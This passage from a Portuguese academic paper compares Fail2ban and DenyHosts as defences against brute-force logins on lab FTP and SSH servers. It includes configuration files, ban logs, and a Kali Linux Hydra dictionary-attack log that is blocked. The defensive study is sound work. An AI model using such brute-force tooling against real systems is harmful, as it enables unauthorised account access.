*Denyhosts* é um script<sup>9</sup> PERL desenvolvido por Phil Schwartz. Destina-se a administradores de sistemas operacionais Linux para ajudar a impedir ataques a servidores SSH. A aplicação estável encontra-se na versão 2.6 (DENYHOSTS, 2015).

O *DenyHosts* busca as tentativas de conexão em */var/log/secure.log* ou */var/log/auth.log*, dependendo da distribuição Linux usada. Na configuração pode-se indicar

<sup>9</sup> **Script** é um texto com uma série de instruções escritas para serem seguidas e/ou executadas por um programa de computador.



quantas tentativas o usuário pode fazer sem sucesso, quando o número máximo foi atingido o *DenyHosts* copia o IP para dentro de */etc/hosts.deny*.

## 5. Configurações

Nesta seção serão apresentadas as principais telas e linhas de configurações das aplicações utilizadas.

### 5.1 Configuração Básica FTP

O serviço de FTP foi configurado de maneira básica. Alterou-se a permissão de conexão apenas para usuários locais, com senhas de fácil e média complexidade para testes de invasão, conforme será demonstrado na sessão de resultados obtidos.

### 5.2 Configuração Básica SSH

O serviço SSH foi configurado de maneira padrão. Vale ressaltar que o artigo não trata da configuração destes serviços, assim sendo, não foram configuradas medidas de segurança complexas nos serviços, de modo que fossem facilitados os experimentos de tentativas de invasões. Houve alteração apenas na linha que faz menção a autenticação através de senhas e não de maneira anônima.

### 5.3 Configuração Fail2ban

Nesta seção será tratado a configuração básica da aplicação, bem como as principais alterações no aplicativo.

Para efetuar a instalação na distribuição Linux utilizada neste artigo, deve-se efetuar o comando: # *apt-get install fail2ban*


Após instalado o serviço, será criado o diretório do aplicativo, dentro de */etc/var/fail2ban*.

Dentro deste diretório estarão os dois arquivos de configuração, o *fail2ban.conf* e o *jail.conf*. O site do projeto recomenda a alteração apenas do *jail.conf*, de modo que o arquivo



*fail2ban.conf* permaneça inalterado, como *backup* futuro.

A imagem 01 refere-se ao arquivo *jail.conf*, com as alterações já efetuadas.



```
# $Revision$  
#  
  
# The DEFAULT allows a global definition of the options. They can be overridden  
# in each jail afterwards.  
  
[DEFAULT]  
  
# "ignoreip" can be an IP address, a CIDR mask or a DNS host  
ignoreip = 127.0.0.1/8  
bantime = 120  
maxretry = 3  
  
# "backend" specifies the backend used to get files modification. Available  
# options are "gamin", "polling" and "auto".  
# yoh: For some reason Debian shipped python-gamin didn't work as expected  
#      This issue left ToDo, so polling is default backend for now  
backend = auto
```

Imagen 01 – Arquivo de configuração do Fail2ban (*jail.conf*)

Na imagem 01 foram alteradas as seguintes linhas:

*#ignoreip*: utiliza-se este parâmetro caso deseja ignorar as falhas de uma determinada faixa de IP, ou seja, a faixa de IP ou o IP que definir nestes parâmetros serão ignorados para bloqueio. Pode-se usar os seguintes parâmetros: 192.168.1.10 para indicar um *Host*, 192.168.1.0/255.255.255.0 para indicar uma sub-rede ou 192.168.1.0/24, para indicar uma sub-rede em *CIDR*<sup>10</sup> (*Classless Inter-Domain Routing*), neste caso foi alterado

---

<sup>10</sup> Foi introduzido em 1993, como um refinamento para a forma como o tráfego era conduzido pelas redes IP. Permitindo flexibilidade acrescida quando dividindo margens de endereços IP em redes separadas, promoveu assim um uso mais eficiente para os endereços IP cada vez mais escassos. O CIDR está definido no RFC1338.



para ele bloquear inclusive o *localhost*<sup>11</sup>.

#*bantime*: define-se quanto tempo (em segundos) um Host ficará bloqueado caso ele seja banido.

#*maxretry*: define-se o máximo de tentativas que é permitido de maneira geral, ou seja, para todos os serviços. Neste caso após três (03) tentativas, o IP do invasor será bloqueado.

Na imagem 02, destaca-se a funcionalidade do envio de *e-mails* através do MTA<sup>12</sup> padrão do sistema, ou de algum outro serviço de *e-mail* da preferência do administrador.

```

root@malvino-VirtualBox: /etc/fail2ban
Painel inicial Arquivo: jail.conf Modificado

ignoreip = 127.0.0.1/8
bantime = 120
maxretry = 3

# "backend" specifies the backend used to get files modification. Available
# options are "gamin", "polling" and "auto".
# yoh: For some reason Debian shipped python-gamin didn't work as expected
#       This issue left ToDo, so polling is default backend for now
backend = auto

#
# Destination email address used solely for the interpolations in
# jail.{conf,local} configuration files.
destemail = jobbins@hotmail.com

#
# ACTIONS
#

```

Imagen 02 – Arquivo de configuração do Fail2ban (jail.conf)

Na imagem 02, foi alterado o parâmetro #*destemail*, com o *e-mail* do administrador do sistema. Desta forma, caso ocorra algum bloqueio ou tentativa excessiva de acesso, será enviado um alerta para o e-mail configurado, como será apresentado no


<sup>11</sup> Na computação, o termo *localhost* se refere à localização do sistema que está sendo usado. É um dispositivo *loopback* ao qual é atribuído o endereço IP 127.0.0.1 no IPv4, ou ::1 no IPv6, e pode ser usado por aplicações TCP/IP para testarem a comunicação consigo mesmas.

<sup>12</sup> Um agente de transporte de e-mail ou MTA, acrônimo para *Mail Transfer Agent* (também conhecido como servidor de e-mail).



decorrer do artigo.

Na imagem 03, tem-se a definição do serviço que será monitorado, vale ressaltar que embora vários serviços podem ser monitorados, o artigo trata somente do serviço FTP na aplicação Fail2ban.



```

root@aluno-VirtualBox: /etc/fail2ban
GNU nano 2.2.6           Arquivo: jail.conf          Modificado

[apache-overflows]
enabled = false
port = http,https
filter = apache-overflows
logpath = /var/log/apache*/error.log
maxretry = 2

#
# FTP servers
#

[vssftpd]
enabled = true
port = ftp,ftp-data,ftps,ftps-data
filter = vssftpd
logpath = /var/log/vssftpd.log
# or overwrite it in jails.local to be

^G Obter Ajuda ^O Gravar    ^R Ler o Arq ^Y Pág Anter ^K Recort Txt ^C Pos Atual
^X Sair      ^J Justificar ^W Onde está? ^V Próx Pág ^U Colar Txt ^T Para Spell

```

Imagen 03 – Arquivo de configuração do Fail2ban (jail.conf)

Nesta imagem 03, alterou-se para *#true* o serviço a ser monitorado, por *default*, todos os serviços sem monitoramento tem o valor *#false*.

Após as configurações necessárias vale lembrar que os serviços devem ser reiniciados, tanto o fail2ban, quanto o iptables.

## 5.4 Configuração Denyhosts


Nesta seção, será tratado a instalação e configuração da aplicação Denyhosts. Vale ressaltar que o arquivo de configuração é mais complexo que o arquivo do Fail2ban, porém, o mesmo trata apenas da proteção ao serviço SSH.

Para a instalação da aplicação, na distribuição utilizada neste artigo, usa-se o comando *#apt-get install denyhosts*. Após



instalado, deve ser acessado no diretório `#cd /etc`, o arquivo, por padrão fica dentro de `/etc`, como boa prática, ressalta-se a importância de criar um novo diretório para armazenar o arquivo de configuração.

A imagem 04 trata do arquivo de configuração da aplicação Denyhosts, chamado *denyhosts.conf*.



The screenshot shows a terminal window titled "root@aluno-VirtualBox: /home/aluno". The window title bar also displays "GNU nano 2.2.6" and "Arquivo: /etc/denyhosts.conf". The terminal content is the configuration file for Denyhosts:

```
#####
# BLOCK_SERVICE: the service name that should be blocked in HOSTS_DENY
#
# man 5 hosts_access for details
#
# eg. sshd: 127.0.0.1 # will block sshd logins from 127.0.0.1
#
# To block all services for the offending host:
BLOCK_SERVICE = ALL
# To block only sshd:
BLOCK_SERVICE = sshd
# To only record the offending host and nothing else (if using
# an auxiliary file to list the hosts). Refer to:
# http://denyhosts.sourceforge.net/faq.html#aux
#BLOCK_SERVICE =
#
#####
#####
```

Imagen 04— Arquivo de configuração do Denyhosts  
(*denyhosts.conf*)

Na imagem 04 são exibidas as seguintes opções:

`SECURE_LOG = /var/log/secure`


Trata-se do arquivo de log a ser verificado

`HOSTS_DENY = /etc/hosts.deny`

Trata-se do arquivo com os *hosts* bloqueados



Na imagem 05, verificamos as opções da descrição do serviço a ser monitorado, neste caso, o SSH.



A screenshot of a terminal window titled "root@aluno-VirtualBox: /home/aluno". The window shows the contents of the "/etc/denyhosts.conf" file in a nano editor. The file contains configuration options for DenyHosts, including log file paths for different operating systems and a section for restricted host access information.

```
# also refer to: http://www.denyhosts.net/faq.html#macos
#SECURE_LOG = /private/var/log/asl.log
#
# Mac OS X (v10.3 or earlier):
#SECURE_LOG=/private/var/log/system.log
#
# Debian:
SECURE_LOG = /var/log/auth.log
#####
#####
#
# HOSTS_DENY: the file which contains restricted host access information
#
# Most operating systems:
HOSTS_DENY = /etc/hosts.deny
#
# Some BSD (FreeBSD) Unixes:
```

Imagen 05 – Arquivo de configuração do Denyhosts  
(denyhosts.conf)

Na próxima imagem identifica-se a linha que define o envio do *e-mail* para o administrador, desde que esteja configurado este serviço.



```

root@aluno-VirtualBox: /home/aluno
GNU nano 2.2.6          Arquivo: /etc/denyhosts.conf

# ADMIN_EMAIL: if you would like to receive emails regarding newly
# restricted hosts and suspicious logins, set this address to
# match your email address. If you do not want to receive these reports
# leave this field blank (or run with the --noemail option)
#
# Multiple email addresses can be delimited by a comma, eg:
# ADMIN_EMAIL = foo@bar.com, bar@foo.com, etc@foobar.com
#
ADMIN_EMAIL = jobbins@hotmail.com
#
#####
#
#####
#
# SMTP_HOST and SMTP_PORT: if DenyHosts is configured to email
# reports (see ADMIN_EMAIL) then these settings specify the
# email server address (SMTP_HOST) and the server port (SMTP_PORT)
#
#
SMTP_HOST = localhost
SMTP_PORT = 25
#####

```

Imagen 06 – Arquivo de configuração do Denyhosts  
(denyhosts.conf)

## 6. Experimentos e resultados

Nesta seção serão exibidos os testes efetuados com as aplicações descritas no artigo.

Foram efetuados os testes de *login* forçados, através das aplicações Putty (para o SSH) e o *login* forçado através de clientes FTP para evidenciar os ataques de invasão, através de *login* e senhas aleatórios, ao todo foram efetuadas 85 tentativas de invasão nos dois servidores.

### 6.1 Testes com Fail2ban

Após configurado um cliente FTP, efetuaram-se experimentos com *logins* e senhas aleatórios, afim de evidenciar o ataque de invasão.

Também foram realizados testes de invasão, utilizando a distribuição Kali Linux, que segundo o site do projeto, o sistema é uma reconstrução completa do BackTrack Linux, que adere



totalmente aos padrões de desenvolvimento do Debian. Para tais experimentos, utilizou-se o ataque dicionário, através da ferramenta acima citada [Kali 2015].

A seguir, na imagem 07, apresenta-se o serviço efetuando o bloqueio de dois computadores que tentaram fazer a invasão neste serviço, utilizando um aplicativo cliente de FTP.

```
root@aluno-VirtualBox:/etc# tail -f /var/log/fail2ban.log
2015-10-22 18:54:57,486 fail2ban.actions: INFO  Set banTime = 120
2015-10-22 18:54:57,503 fail2ban.jail  : INFO  Jail 'vsftpd' started
2015-10-22 19:07:22,231 fail2ban.server : INFO  Changed logging target to /var/log/fail2ban.log for Fail2ban v0.8.6
2015-10-22 19:07:22,245 fail2ban.jail  : INFO  Creating new jail 'vsftpd'
2015-10-22 19:07:22,319 fail2ban.jail  : INFO  Jail 'vsftpd' uses Gamin
2015-10-22 19:07:22,535 fail2ban.filter : INFO  Added logfile = /var/log/vsftpd.log
2015-10-22 19:07:22,536 fail2ban.filter : INFO  Set maxRetry = 3
2015-10-22 19:07:22,539 fail2ban.filter : INFO  Set findtime = 600
2015-10-22 19:07:22,540 fail2ban.actions: INFO  Set banTime = 120
2015-10-22 19:07:22,569 fail2ban.jail  : INFO  Jail 'vsftpd' started
2015-10-22 21:12:03.128 fail2ban.filter : INFO  Log rotation detected for /var/log/vsftpd.log
2015-10-22 21:12:19,215 fail2ban.actions: WARNING [vsftpd] Ban 192.168.2.101
2015-10-22 21:13:20,043 fail2ban.actions: WARNING [vsftpd] Ban 192.168.2.100
```

Imagen 07 – Arquivo de logs do Fail2ban.

Na imagem 07, pode-se observar que o serviço informa o horário (21:12:19), o serviço (*vsftpd*) e o IP do invasor, deixando de forma clara quais *hosts* tentaram efetuar o ataque de invasão.

A seguir, a imagem 08 apresenta o arquivo *auth.log*, que também trata das autenticações de todo o sistema operacional, aliado ao log da aplicação Fail2ban, que auxiliam o administrador a determinar riscos na rede monitorada.



```
root@aluno-VirtualBox:/home/aluno#
root@aluno-VirtualBox:/home/aluno#
root@aluno-VirtualBox:/home/aluno# tail -f /var/log/auth.log
Oct 22 21:08:28 aluno-VirtualBox gnome-screensaver-dialog: gkr-pam: unlocked log
in keyring
Oct 22 21:12:05 aluno-VirtualBox vsftpd: pam_unix(vsftpd:auth): authentication f
ailure; logname= uid=0 euid=0 tty=ftp ruser=joao rhost=192.168.2.101 user=joao
Oct 22 21:12:42 vsftpd: last message repeated 2 times
Oct 22 21:13:04 aluno-VirtualBox vsftpd: pam_unix(vsftpd:auth): authentication f
ailure; logname= uid=0 euid=0 tty=ftp ruser=joao rhost=192.168.2.100 user=joao
Oct 22 21:14:12 vsftpd: last message repeated 2 times
Oct 22 21:14:15 aluno-VirtualBox sudo:    aluno . : TTY=pts/4 , FWD=/home/aluno ,
USER=root ; COMMAND=/bin/su
Oct 22 21:14:15 aluno-VirtualBox sudo: pam_unix(sudo:session): session opened fo
r user root by aluno(uid=1000)
Oct 22 21:14:15 aluno-VirtualBox su[3078]: Successful su for root by root
Oct 22 21:14:15 aluno-VirtualBox su[3078]: + /dev/pts/4 root:root
Oct 22 21:14:15 aluno-VirtualBox su[3078]: pam_unix(su:session): session opened
for user root by aluno(uid=0)
```

Imagen 08 – Arquivo de logs do sistema (auth.log)

Neste arquivo de log, é exibido o *login* (joao) que teve sua tentativa de acesso bloqueada.

Abaixo, segue a representação gráfica das simulações de invasão. Ressalta-se que as 03 tentativas com sucesso, refere-se à aplicação de senha no serviço FTP de fácil complexidade, ou seja, foram configuradas senhas do tipo numéricas e sequenciais.







Gráfico 01 – Simulações de invasão utilizando Fail2ban como prevenção.

## 6.2 Testes com Denyhosts

Foram realizados os mesmos experimentos de invasão com a ferramenta Denyhosts, os resultados serão exibidos nas imagens a seguir.

Na imagem 09, exibe-se o teste de invasão através do Kali Linux.





The screenshot shows a terminal window on a Kali Linux desktop environment. The title bar indicates it's a 'Terminal' window at 21:03 on Friday. The command being run is 'hydra -v -l joao -P adaa,adac,adbc ./hydra'. The output log shows multiple failed attempts to log in as user 'joao' with various password combinations, all resulting in 'ssh protocol error' or 'could not connect to target port 22'. The session ends with the message 'Received signal 15, going down ...' and a prompt to resume with 'hydra -R'.

```
[ERROR] could not connect to target port 22
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22
[ERROR] ssh protocol error
[REDO-ATTEMPT] target 192.168.2.104 - login "joao" - pass "adaa" - 462 of 469 [child 1]
[REDO-ATTEMPT] target 192.168.2.104 - login "joao" - pass "adac" - 463 of 469 [child 2]
[ERROR] could not connect to target port 22
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22
[ERROR] ssh protocol error
[REDO-ATTEMPT] target 192.168.2.104 - login "joao" - pass "acab" - 464 of 469 [child 8]
[REDO-ATTEMPT] target 192.168.2.104 - login "joao" - pass "accd" - 465 of 469 [child 5]
[REDO-ATTEMPT] target 192.168.2.104 - login "joao" - pass "adbc" - 466 of 469 [child 3]
[REDO-ATTEMPT] target 192.168.2.104 - login "joao" - pass "adca" - 467 of 469 [child 4]
[ERROR] could not connect to target port 22
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22
[ERROR] ssh protocol error
[REDO-ATTEMPT] target 192.168.2.104 - login "joao" - pass "adbb" - 468 of 469 [child 5]
[ERROR] could not connect to target port 22
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22
[ERROR] ssh protocol error
[ERROR] Received signal 15, going down ...
[ERROR] The session file ./hydra.restore was written. Type 'hydra -R' to resume session.
```

Imagen 09 – Teste de invasão com Kali Linux.

Pode-se observar que através do usuário “joao” é realizado um ataque de força bruta, tipo dicionário, para tentativa de descoberta de senhas, sem sucesso, pelo que percebe-se, através dos logs de desconexão e erros de protocolos, gerados ainda no terminal do Kali, o ataque não obteve sucesso. A seguir, o arquivo onde é exibido o host bloqueado, imagem gerada no computador alvo (*/etc/hosts.deny*).



```
GNU nano 2.2.6          Arquivo: /etc/hosts.deny

# for further information.
#
# The PARANOID wildcard matches any host whose name does not match its
# address.
#
# You may wish to enable this to ensure any programs that don't
# validate looked up hostnames still leave understandable logs. In past
# versions of Debian this has been the default.
# ALL: PARANOID

# DenyHosts: Fri Oct 23 22:54:57 2015 | sshd: 192.168.2.106
sshd: 192.168.2.106
```

Imagen 10 – Log de bloqueio do hosts.deny no computador alvo.

Vale ressaltar que o Denyhosts não gera logs em tempo real, o que pode ser acompanhado monitorando o arquivo de logs da distribuição utilizada, no Ubuntu isto está disponível no caminho `/var/log/auth.log`.

Finalizando, tem-se o *e-mail* enviado para o administrador da rede, informando que ocorreu um bloqueio de um *host* suspeito.



Imagen 11 – Email enviado pelo Denyhosts.



A seguir, a representação gráfica das simulações de invasão do serviço SSH, utilizando o Denyhosts como prevenção de invasão.




Gráfico 02 – Simulações de invasão utilizando Denyhosts como prevenção.

Como se pode observar, a eficiência do bloqueio das intrusões com as aplicações de prevenção Fail2ban e Denyhosts são iguais, no critério da confiabilidade as aplicações são similares.

Através dos experimentos realizados, pode-se definir que a ferramenta *Fail2ban* confiável, fácil de utilizar por administradores de rede e possui uma gama maior de possibilidade de monitoramento dos serviços, uma vez que o *Denyhosts*, apenas monitora o serviço SSH.

## 7. Considerações finais

As ferramentas utilizadas no desenvolvimento do artigo são recentes e ainda estão em processo de otimização, o que está sendo feito por desenvolvedores da aplicação, na tentativa de



correção dos possíveis erros e detecção de *bugs*<sup>13</sup>. Entretanto, por serem ferramentas importantes no uso diário contra atividades maliciosas e indevidas que envolvam a segurança de informações, sejam elas pessoais ou corporativas, públicas ou privadas, é de grande valia, não somente no meio acadêmico que sejam utilizadas como estratégias de prevenção de ataques de força bruta. Devem ser aliados com *firewalls*, estratégias de segurança física, e acima de tudo, com o bom senso dos usuários de sistemas, pois este último, ou seja, o fator humano, ainda é o elo mais fraco de qualquer sistema de segurança.

Os experimentos realizados permitiram também a validação da funcionalidade a que se propõe as ferramentas analisadas, a relembrar, *Fail2ban* e *Denyhosts*, pois ambas apresentaram tempos de resposta aceitáveis e a confiabilidade desejada em qualquer sistema de segurança.

Por se tratar de ferramentas recentes envolvendo segurança de informação, pouco material foi encontrado e detectou-se uma grande defasagem do tema proposto na parte bibliográfica, pois ao realizar-se buscas pelos termos “*fail2ban*”, “*denyhosts*”, percebe-se carência de material científico e bibliográfico sobre o tema, seja em meio impresso ou digital.

Como sugestão para trabalhos futuros, pode-se listar a implementação da ferramenta *Fail2ban* em servidores de *emails*; a implementação e utilização da ferramenta *Fail2ban* em VPN (*Virtual Private Network*), e o desenvolvimento de aplicações para uso no Instituto Federal Catarinense, para uso acadêmico, no que se refere a utilização para monitoramento do servidor de *emails* da unidade e Apache.

---

<sup>13</sup> Termo da língua inglesa que significa, neste contexto, "defeito", é um erro no funcionamento comum de um *software* (ou também de *hardware*), também chamado de falha na lógica de um programa, e pode causar comportamentos inesperados, como resultado incorreto ou comportamento indesejado.



## 8. Referências

- ASSUNÇÃO, Marcos Flávio Araújo. **Guia do Hacker Brasileiro.** 1. ed. Florianópolis: Visual Books, 2002.
- CHICOLI, Milton. **Curso Prático de Montagem e Manutenção de Redes.** 1. ed. São Paulo: Digerati Books, 2008.
- COMER, Douglas. Redes de computadores e internet: abrange transmissão de dados, ligações inter-redes, web e aplicações. 4. ed. Porto Alegre: Bookman, c2007. 632 p
- DENYHOSTS. **Denyhosts Projetc home-page.** Disponível em: <<http://denyhosts.sourceforge.net>>. Acesso em 22/10/2015.
- FACHIN, Odília. **Fundamentos de metodologia.** 5. ed. rev. e atual. São Paulo: Saraiva, 2009.
- FAIL2BAN. **Fail2ban Project Home-page.** Disponível em: <[http://www.fail2ban.org/wiki/index.php/Main\\_Page](http://www.fail2ban.org/wiki/index.php/Main_Page)>. Acesso em 22/10/2015.
- FONTES, Edison. Segurança da informação: o usuário faz a diferença. São Paulo (SP): Saraiva, 2006.
- FREITAS Junior, Vanderlei; WOSZEZENKI, Cristiane; ANDERLE, Daniel F; SPERONI, Rafael; NAKAYAMA, Marina K. **A pesquisa científica e tecnológica.** Disponível em: <http://www.revistaespacios.com/a14v35n09/14350913.html> acesso em: 11 setembro de 2015.
- GIL, Antônio Carlos. **Como elaborar projetos de pesquisa.** 5. ed. São Paulo: Atlas, 2010.
- KALI. **Kali Linux Projetc Home-page.** Disponivel em <https://www.kali.org>. Acesso em 25 outubro de 2015.
- MADUREIRA, D. **Violação de dados no Brasil custa R\$ 2,6 milhões ao ano para empresas.** Jornal Valor Econômico, 05 jun. 2013. Disponível em: <<http://www.valor.com.br/empresas/3150584/violacao->



dedados-no-brasil-custa-r-26milhoes-ao-ano-para-empresas>. Acesso em: 09 outubro de 2015.

MARCONI, Marina de Andrade; LAKATOS, Eva Maria. **Fundamentos de metodologia científica.** 7.ed. São Paulo: Atlas, 2010.

MOREIRA, Nilton Stringasci. **Segurança Mínima – Uma Visão Corporativa da Segurança de Informações.** 1. ed. Rio de Janeiro: Axcel Books do Brasil, 2001.

MORIMOTO, Carlos E. **Linux, Guia Prático.** 1. ed. GDH Press e Sul Editores, 2009

MITNICK, K. D.; SIMON, W. L. A Arte de Enganar: ataques de hackers – controlando o fator humano na segurança da Informação. São Paulo: Makron, 2003.

NASCIMENTO, Ricardo B. do. **Proteção utilizando fail2ban contra ataques do tipo "força bruta" or brute force.** [S.I.: s.n.], 2011. <[https://docs.google.com/file/d/0Byq-AAimoaXMmE4MzY0NjUtNTI4My00ZjZjLWE4MWMtNDIwOGU0NWRiMWVl/edit?hl=en\\_US](https://docs.google.com/file/d/0Byq-AAimoaXMmE4MzY0NjUtNTI4My00ZjZjLWE4MWMtNDIwOGU0NWRiMWVl/edit?hl=en_US)>. Acesso em: 22/10/2015.

NETFILTER. **The netfilter.org "iptables" project. 2010.** Disponível em: <<http://www.netfilter.org/projects/iptables/>>. Acesso em: 22/10/2015.

NBR ISO/IEC 27002. Tecnologia da informação - Código de prática para a gestão da segurança da informação. Rio de Janeiro, 2005.

PROTO, André. Detecção de eventos de segurança de redes por intermédio de técnicas estatísticas e associativas aplicadas a fluxos de dados. - São José do Rio Preto, 2011.

OLIVEIRA, Raimundo Corrêa de; GUIMARÃES, Alexandre Guedes; LINS, Rafael Dueire. **Segurança em Redes Privadas Virtuais – Vpns.** 1. ed. Rio de Janeiro: Brasport, 2006.



SEVERINO, Antônio J. **Metodologia do trabalho científico**. 23.  
ed. São Paulo: Cortez, 2007.

TANENBAUM, Andrew S. **Redes de computadores**. Rio de Janeiro: Campus, 1994.



# Autenticação de usuário com o software FreeRADIUS em VLANs no Instituto Federal Catarinense – Campus Avançado Sombrio

**João Lucas Monteiro<sup>1</sup>, Lucas Correia Corrêa<sup>1</sup>, Jéferson Mendonça de Limas<sup>2</sup>, Jackson Mallmann<sup>3</sup>**

<sup>1,2</sup>Instituto Federal de Educação, Ciência e Tecnologia Catarinense – *Campus Avançado Sombrio* – Sombrio – SC – Brasil.

<sup>3</sup>Instituto Federal de Educação, Ciência e Tecnologia Catarinense – *Campus Brusque* – Brusque – SC – Brasil.

{juaoo.l.monteiro, lucasccorreia95}@gmail.com,  
jeferson.limas@ifc-sombrio.edu.br,  
